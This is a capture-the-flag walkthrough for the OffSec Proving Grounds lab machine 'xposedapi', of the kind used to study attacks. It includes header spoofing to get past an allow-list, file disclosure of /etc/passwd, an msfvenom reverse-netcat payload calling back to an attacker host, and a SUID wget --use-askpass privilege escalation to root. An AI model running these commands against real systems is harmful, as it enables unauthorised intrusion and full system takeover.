xposedapi Proving Grounds Walkthrough
This is a walkthrough for the xposedapi machine on Proving Grounds, the pentesting lab environment provided by OffSec.
Enumeration
Began enumeration by running nmap to scan ports and identify services and service versions.
sudo nmap -p- -sV 192.168.53.134
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-20 10:32 EDT
Nmap scan report for 192.168.53.134
Host is up (0.00072s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
13337/tcp open http Gunicorn 20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelService detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.66 seconds
Navigated to http://192.168.53.134:13337 and the homepage states that this is a Remote Software Management API and lists information on how to use the API



Checked out each API endpoint (minus restart - I think we know what that does, but it can be explored if other avenues don’t yield any results):
http://192.168.53.134:13337/version

http://192.168.53.134:13337/logs

May be able to do WAF bypass here…
Tried to test out the update endpoint and upload a test .elf file


Username bruteforcing may be necessary here
Exploitation
Launched burp suite and sent my GET request to the logs API endpoint again. Used repeater to repeat the request, however, this time I placed some common WAF bypass headers in the request before sending it:
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1

Much better!
Abused the file parameter to view /etc/passwd

One username of interest here is “clumsyadmin”
Rather than send a blank .elf file, created a reverse shell .elf file using msfvenom
msfvenom -p cmd/unix/reverse_netcat LHOST=192.168.49.53 LPORT=13337 > shell.elf


Started a python web server on Kali to host the reverse shell (the server runs on port 8000 by default)
python3 -m http.server
Started a nc listener on port 13337 (used a port that the server has open; firewalls are commonly misconfigured to allow traffic in and out on a certain port)
nc -lvp 13337
Uploaded the reverse shell file to the target web server

This looks promising!
Sent an API call to restart the remote management software


Got a reverse shell!
Privilege Escalation
Transferred over linpeas.sh from my Kali python web server to clumsyadmin’s home folder, however every time I tried to run chmod +x linpeas.sh, root took ownership of the file and I wasn’t granted execution permissions on the file…
Instead, in the clumsyadmin home directory, I created a new file named “test” and copied the permissions of a file with the execution bit set (in this case, the “app” file), then I piped the contents of linpeas.sh into the now executable test file
echo test > test
chmod --reference=app test
cat linpeas.sh > test

Reflecting on this, I probably could have avoided creating a test file and just ran chmod --reference=app linpeas.sh

After successfully running linpeas, I discovered that wget has the SUID bit set which can be abused to escalate privileges

Created an executable shell file named “privesc” that spawns /bin/sh with the -p parameter.
The -p parameter is necessary because without it, the effective UID in the shell would be 1000 (clumsyadmin) rather than 0 (root) when the wget SUID binary executes the “privesc” file
echo -e '#!/bin/sh -p\n/bin/sh -p 1>&0' > privesc
chmod --reference=app privesc
Abused wget’s SUID permissions by specifying –use-askpass and pointing to the “privesc” shell file
wget --use-askpass=./privesc 0

Got root!